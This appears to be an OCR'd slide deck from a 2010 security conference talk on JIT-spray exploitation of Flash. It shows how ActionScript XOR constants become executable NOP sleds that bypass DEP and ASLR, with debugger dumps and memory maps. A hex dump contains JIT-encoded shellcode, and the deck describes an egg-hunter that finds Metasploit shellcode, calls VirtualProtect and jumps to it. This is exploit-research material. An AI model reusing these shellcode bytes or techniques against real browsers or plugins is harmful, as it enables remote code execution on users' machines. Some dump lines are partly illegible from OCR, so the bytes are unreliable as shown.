JIT-SPRAY Attacks
&
Advanced Shellcode

HITBSecConf 2010, Amsterdam

Alexey Sintsov

Security Researcher

Digital Security

From Russia with LOVE…

BLACK HATS

VS.

WHITE HATS

#whoami

Digital Security:

- Audit/Pentest (ISO/PCI/PA–DSS and blah-blah-blah)
- ERP Assesment/Pentest
- Software development

XAKEP magazine:

- Leading “Exploit-Review” column
- Writing articles about exploit dev.

DSecRG – white hats**:**

- Finding vulnerabilities in customers software and systems
- Finding ways to exploit them all

➢Giving report to the vendor and making the world more secure

RDBMS
ERP-Systems

Web-Applications
Internet-Bank Systems

Clients under Attack

Software:

- Browsers
  - Plugins/ActiveX
    - Bank-Client
    - ERP/Business
- Clients software:
  - MS Office *
  - Adobe Acrobat Reader
  - Adobe Flash
  - And more…

Format


- HTML/JS
- SWF
- PDF
- DOC

Exploit

* More features by third party software

Exploit Mitigations: DEP/ASLR

DEP



CPU - thread 6. (00000B70)

```
0D0D0CFE   90     NOP
0D0D0CFF   90     NOP
0D0D0D00   90     NOP
0D0D0D01   90     NOP
0D0D0D02   90     NOP
0D0D0D03   90     NOP
0D0D0D04   90     NOP
0D0D0D05   90     NOP
0D0D0D06   90     NOP
0D0D0D07   90     NOP
0D0D0D08   90     NOP
0D0D0D09   90     NOP
0D0D0D0A   90     NOP
0D0D0D0B   90     NOP
0D0D0D0C   90     NOP
0D0D0D0D   90     NOP
0D0D0D0E   90     NOP
0D0D0D0F   90     NOP
0D0D0D10   90     NOP
0D0D0D11   90     NOP
0D0D0D12   90     NOP
0D0D0D13   90     NOP
0D0D0D14   90     NOP
0D0D0D15   90     NOP
0D0D0D16   90     NOP
0D0D0D17   90     NOP
0D0D0D18   90     NOP
0D0D0D19   90     NOP
0D0D0D1A   90     NOP
0D0D0D1B   90     NOP
```

```
Registers (MMX)
EAX 03833F54
ECX 0000A152
EDX 7FFB001C
EBX 00000000
ESP 021CEABC
EBP 021CF1F4
ESI 05050505
EDI 021CF210

EIP 0D0D0D0D

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD9000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 0000007A ERROR_INSUFFI

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,L

MM0 0000 000F 000F 000F
MM1 0000 0000 0010 1010
MM2 0000 0010 0000 0040
MM3 0000 0000 0000 0000
MM4 0000 0000 00FF FFFF
MM5 0000 0000 0000 0000
MM6 8200 0000 0000 0000
MM7 FFFF FFFF FFFF F800

XMM0 5.214763319909526e-312  -4.110
XMM1 5.214763319909526e-312  -4.110
XMM2 -8.075328099923259e-266  -0.00
XMM3 1.092827832346621e-311  -4.529
XMM4 4.402221401888993e-314  -2.327
```

```
Address  Hex dump
00416000 00 00 00 00 00 00 00 00 7E 3E 61 5B 3E 3F
00416010 38 33 33 0F 05 00 00 00 00 00 00 00 00 00
00416020 01 04 27 9B 9B 9C ED B6 B6 C1 A5 1D 1E 00
00416030 00 00 00 00 00 00 00 00 54 66 61 5B 5B 3E
00416040 3E 39 33 0C 05 00 00 00 00 00 00 00 00 00
00416050 01 06 13 2E 9B 9B C3 F0 B6 C1 C1 9B 0D 00
00416060 00 00 00 00 00 00 00 00 3A 61 3E 61 3E 5B
00416070 3E 39 1A 0C 17 00 00 00 00 00 00 00 00 00
00416080 09 03 18 14 2E 9B C2 EE CE B6 C5 C1 95 24
00416090 00 00 00 00 00 00 00 80 3E 66 66 5B 66 61
004160A0 42 39 1A 06 D2 00 00 00 00 00 00 00 00 00
004160B0 00 01 0E 1B 1A 28 9B C2 EE CC B6 C5 C1 2A
004160C0 00 00 00 00 00 00 DE 33 6B 66 66 66 66 66
004160D0 5B 39 18 06 00 00 00 00 00 00 00 00 00 00
004160E0 00 08 05 1B 1A 1A 28 99 C2 EF CC B0 C1 C7
004160F0 D2 00 00 00 D7 26 3A 6B 6B 6B 6B 6B 6B 5D
00416100 49 3A 0C 58 00 00 00 00 00 00 00 00 00 00
00416110 00 00 01 11 28 43 3A 46 97 C2 F3 CC B3 C1
00416120 3A 18 18 18 1D 45 5E 5F 60 6D 6D 6D 6D 6B
00416130 49 18 10 00 00 00 00 00 00 00 00 00 00 00
00416140 00 00 2E 01 25 51 51 48 48 5A C2 F3 CE B6
00416150 D4 86 7B 7A 7A 75 75 76 76 7B 87 87 87 6D
```


```
021CEABC  040662AD  нb♠♦  RETURN to emsmtp.040662AD
021CEAC0  03833F54  T?Г♥
021CEAC4  00000000  ....
021CEAC8  0D0D0D0D  ....
021CEACC  021CF210  ▶Є└☻  ASCII "Error Creating File:
021CEAD0  03833F54  T?Г♥
021CEAD4  0092C6F0  Ё╞T.
021CEAD8  7E36A8AD  нИ6~  USER32.wsprintfA
021CEADC  FFFFFFFF
021CEAE0  001F6628  (f▼.
021CEAE4  021CEA3C  <ъ└☻
021CEAE8  00000000  ....
021CEAEC  021CED14  ¶э└☻
021CEAF0  7C90E900  .щР¦
021CEAF4  7C936F10  ▶oУ¦
021CEAF8  FFFFFFFF
021CEAFC  7C936F08  ◘oУ¦  RETURN from ntdll.7C90E8E6
021CEB00  7C9101BB  ╗0С¦  RETURN from ntdll.7C90E8E6
021CEB04  021CEFC0  └я└☻
021CEB08  00000146  F0..
021CEB0C  C0000034  4..└
021CEB10  00000000  ....
021CEB14  021CED40  @э└☻
```

Access violation when executing [0D0D0D0D] - Shift+Run/Step to pass exception to the program

00416150 D4 86 7B 7A 7A 75 75 76 76

Access violation when executing [0D0D0D0D]

ASLR



Memory map

```
6BF40000 00001000 DCIMAN32
6BF41000 00002000 DCIMAN32 .text
6BF43000 00001000 DCIMAN32 .data
6BF44000 00001000 DCIMAN32 .rsrc
6BF45000 00001000 DCIMAN32 .reloc
6BF80000 00001000 Flash10e
6BF81000 00303000 Flash10e .text
6C284000 00082000 Flash10e .rdata
6C306000 000F1000 Flash10e .data
6C3F7000 00001000 Flash10e .rodata
6C3F8000 00013000 Flash10e .rsrc
6C40B000 00019000 Flash10e .reloc
6C430000 00001000 jscript
6C431000 0009C000 jscript  .text
6C4CD000 00006000 jscript  .data
6C4D3000 00008000 jscript  .rsrc
6C4DB000 00007000 jscript  .reloc
6C610000 00001000 IEShims
```

```
6C370000 00001000 jscript
6C371000 0009C000 jscript  .text
6C40D000 00006000 jscript  .data
6C413000 00008000 jscript  .rsrc
6C41B000 00007000 jscript  .reloc
6C430000 00001000 mshtml
6C431000 00533000 mshtml   .text
6C964000 00009000 mshtml   .data
6C96D000 00042000 mshtml   .rsrc
6C9AF000 00033000 mshtml   .reloc
6CBC0000 00001000 vm3dum
6CBC1000 00015000 vm3dum   .text
6CBD6000 00001000 vm3dum   .data
6CBD7000 00001000 vm3dum   .rsrc
6CBD8000 00001000 vm3dum   .reloc
6CBE0000 00001000 DCIMAN32
6CBE1000 00002000 DCIMAN32 .text
```

DEP – “we can not execute the code”

ASLR – “we do not know where the code is”

JIT-SPRAY

- For vulnerabilities in browsers/plug-ins
- Exploit can use the third party software – Flash and his JIT compiler
- Memory leak from Flash, from *Dictionary* object

Exploit working time ~ **480 sec**

DEP bypass


ASLR bypass

By Dion Blazakis at BlackHat 2010 DC ©

http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf

JITed Code

Instruction code injection via ActionScript



```
var ret=(0x3C909090^0x3C909090^0x3C909090^0x3C909090);

0x1A1A0100: B89090903C MOV EAX,   3C909090
0x1A1A0105: 359090903C XOR EAX,    3C909090
0x1A1A010A: 359090903C XOR EAX,    3C909090
0x1A1A010F: 359090903C XOR EAX,     3C909090
```

Executable

JITed Code: DEP Bypass

```
0x1A1A0100: B89090903C MOV EAX,    3C909090
0x1A1A0105: 359090903C XOR EAX,    3C909090
0x1A1A010A: 359090903C XOR EAX,    3C909090
0x1A1A010F: 359090903C XOR EAX,    3C909090
```

+ 0x01 to address

```
0x1A1A0101: 90      NOP
0x1A1A0102: 90      NOP
0x1A1A0103: 90      NOP
0x1A1A0104: 3C35   CMP AL,  35
0x1A1A0106: 90      NOP
0x1A1A0107: 90      NOP
0x1A1A0108: 90      NOP
0x1A1A0109: 3C35   CMP AL,  35
```

As I said – executable


JIT Shellcode: Size Matters

Size

- 0xXXYY**0000** – base address of page with JITed shellcode
- Intro Flash code – from beginning with the size of ~ 0xD3
- Offset between blocks 0x000**10000** (If block size **less than** 0x1000)
- So next JITed page: 0xXXY**Y**0000 + 0x000**1**0000…

Is this enough for ASLR bypass ?


JIT-SPRAY Beats ASLR+DEP




Memory map

```
Address   Size      Owner  Section  Contains  Type  Access
12630000  00002000                            Priv  R E
12634000  00001000                            Priv  RW
12640000  00002000                            Priv  R E
12644000  00001000                            Priv  RW
12650000  00002000                            Priv  R E
12654000  00001000                            Priv  RW
12660000  00002000                            Priv  R E
12664000  00001000                            Priv  RW
12670000  00002000                            Priv  R E
12674000  00001000                            Priv  RW
12680000  00002000                            Priv  R E
12684000  00001000                            Priv  RW
12690000  00002000                            Priv  R E
12694000  00001000                            Priv  RW
126A0000  00002000                            Priv  R E
126A4000  00001000                            Priv  RW
126B0000  00002000                            Priv  R E
126B4000  00001000                            Priv  RW
126C0000  00002000                            Priv  R E
126C4000  00001000                            Priv  RW
126D0000  00002000                            Priv  R E
126D4000  00001000                            Priv  RW
126E0000  00002000                            Priv  R E
126E4000  00001000                            Priv  RW
126F0000  00002000                            Priv  R E
126F4000  00001000                            Priv  RW
12700000  00002000                            Priv  R E
12704000  00001000                            Priv  RW
12710000  00002000                            Priv  R E
12714000  00001000                            Priv  RW
12720000  00002000                            Priv  R E
12724000  00001000                            Priv  RW
12730000  00002000                            Priv  R E
12734000  00001000                            Priv  RW
```

JIT-SPRAY Beats ASLR+DEP



Guess Address with ASLR



```
091F0000 81 FC 08 00 EC 01 0F 82 95 00 00 00 55 8B EC 81 ЕNӨ.ьӨ*BX...UЛьБ
091F0010 EC 10 00 00 00 8B 45 10 8B 00 8B 0D D8 A0 18 04 ь▶...ЛЕ▶Л.Л.╪а↑♦
091F0020 85 C9 0F 85 5B 00 00 00 8B 4D 08 89 0D 50 A3 18 Е╔*Е[...ЛМ◘Й.Pг↑
091F0030 04 8B 11 8B 4A 14 8D 49 04 89 0D D4 A0 18 04 8B ♦Л◄ЛJ¶НI♦Й.╘а↑♦Л
091F0040 4A 1C [illegible] 89 5D F8 8B D8 J∟ЛI▶ӨE№HU№Ө]°Л╪
091F0050 52 6A [illegible] 0C 8B 43 08 8B Rj.Q*w Q.Г─.ЛC◘Л
091F0060 88 88 [illegible] 50 6A 00 51 0F ИИӨ..Ө]№HE№Pj.Q*
091F0070 77 FF 51 0C 83 C4 0C 0F 77 B8 04 00 00 00 E9 0A w Q.Г─.*w╕♦...щ.
091F0080 00 00 00 8B 4D 08 0F 77 E8 B3 E3 C5 FA 8B 5D F8 ...ЛМ◘*wш│у┼·Л]°
091F0090 C9 C3 FF 74 24 08 B9 00 A0 18 04 E8 E0 75 C7 FA ╔├ t$◘╣.а↑♦шрu╟·
091F00A0 C3 E8 EC FF FF FF E9 61 FF FF FF 00 00 00 00 00 ├шь   щa   .....
091F00B0 81 FC 00 00 EC 01 0F 82 66 03 00 00 55 8B EC 81 Б№..ьӨ*Bf♥..UЛьБ
091F00C0 EC 00 00 00 00 8B 05 D8 A0 18 04 85 C0 0F 85 43 ь....Л♣╪а↑♦Е└*ЕC
091F00D0 03 00 00 B8 90 90 90 3C 35 90 90 90 3C 35 90 90 ♥..╕PPP<5PPP<5PP
091F00E0 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 P<5PPP<5PPP<5PPP
091F00F0 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C <5PPP<5PPP<5PPP<
091F0100 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 5PPP<5PPP<5PPP<5
091F0110 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 PPP<5PPP<5PPP<5P
091F0120 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 PP<5PPP<5PPP<5PP
091F0130 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 P<5PPP<5PPP<5PPP
091F0140 3C 35 [illegible] 90 3C 35 90 90 90 3C <5PPP<5PPP<5PPP<
091F0150 35 90 [illegible] 3C 35 90 90 90 3C 35 5PPP<5PPP<5PPP<5
091F0160 90 90 [illegible] 35 90 90 90 3C 35 90 PPP<5PPP<5PPP<5P
091F0170 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 PP<5PPP<5PPP<5PP
091F0180 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 P<5PPP<5PPP<5PPP
091F0190 3C 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C <5PPP<5PPP<5PPP<
091F01A0 35 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 5PPP<5PPP<5PPP<5
091F01B0 90 90 90 3C 35 90 90 90 3C 35 90 90 90 3C 35 31 PPP<5PPP<5PPP<51
091F01C0 D2 58 3C 35 80 CA FF 3C 35 80 CE 0F 3C 35 90 90 ╥X<5А╩ <5А╬*<5PP
091F01D0 42 3C 35 52 6A 43 3C 35 58 CD 2E 3C 35 3C 05 90 B<5RjC<5X═.<5<♣P
091F01E0 6A 35 5A 5A 90 6A 35 74 D8 90 3C 35 59 59 B8 31 j5ZZPj5t╪P<5YY╕1
091F01F0 35 33 07 90 3C 35 8B FA AF 6A 35 75 D1 AF 6A 35 53•P<5Л·пj5u╤пj5
091F0200 90 59 59 6A 35 75 C7 57 33 35 83 EC 44 3C 35 33 PYYj5u╟W35ГьD<53
091F0210 C0 90 3C 35 B0 30 90 3C 35 64 8B 00 3C 35 8B 40 └P<5░0P<5dЛ.<5Л@
091F0220 0C 3C [illegible] 0 08 3C 35 8B 78 20 .<5Л@∟<5ЛP◘<5Лx
091F0230 3C 35 [illegible] B 6A 35 75 EA 90 3C <5Л.P<5A?kj5uъP<
091F0240 35 47 47 90 3C 35 80 3F 65 6A 35 75 EF 90 3C 35 5GGP<5A?ej5uяP<5
091F0250 47 47 90 3C 35 80 3F 72 6A 35 75 EF 90 3C 35 47 GGP<5A?rj5uяP<5G
091F0260 47 90 3C 35 80 3F 6E 6A 35 75 EF 90 3C 35 90 90 GP<5A?nj5uяP<5PP
091F0270 52 3C 35 83 C2 3C 3C 35 8B 3A 90 3C 35 8B 14 24 R<5Г┬<<5Л:P<5Л¶$
091F0280 3C 35 03 D7 90 3C 35 83 C2 78 3C 35 8B 3A 90 3C <5♥╫P<5Г┬x<5Л:P<
091F0290 35 8B 14 24 3C 35 03 D7 90 3C 35 83 C2 18 3C 35 5Л¶$<5♥╫P<5Г┬↑<5
091F02A0 8B 3A 90 3C 35 83 C2 04 3C 35 8B 1A 90 3C 35 03 Л:P<5Г┬♦<5Л→P<5♥
```

0xXXYY0000 – our executable page

0xXXYY0101 – our shellcode (pointer without null bytes)

PROFIT!

JIT Payload

Egg-Hunter – the best decision

- Metasploit shellcode is saved in Flash String or ByteArray object (with the tag)
- JIT shellcode will try to find the tag
- When it is found, call VirtualProtect, and JMP.


What we get:

- Universal (can be used for BoF, memory corruptions)
- Safe (we don’t need more memory leak bug for our shellcode)
- **Faster - ?**

Some Facts About Flash’s Heap…

- Array() object – place every big element into the heap
- For IE: 0xXXYY**0020** //0x20 – header before data
- For Safari: 0xXXYY**0000**
- For Firefox: 0xXXYY**0000**

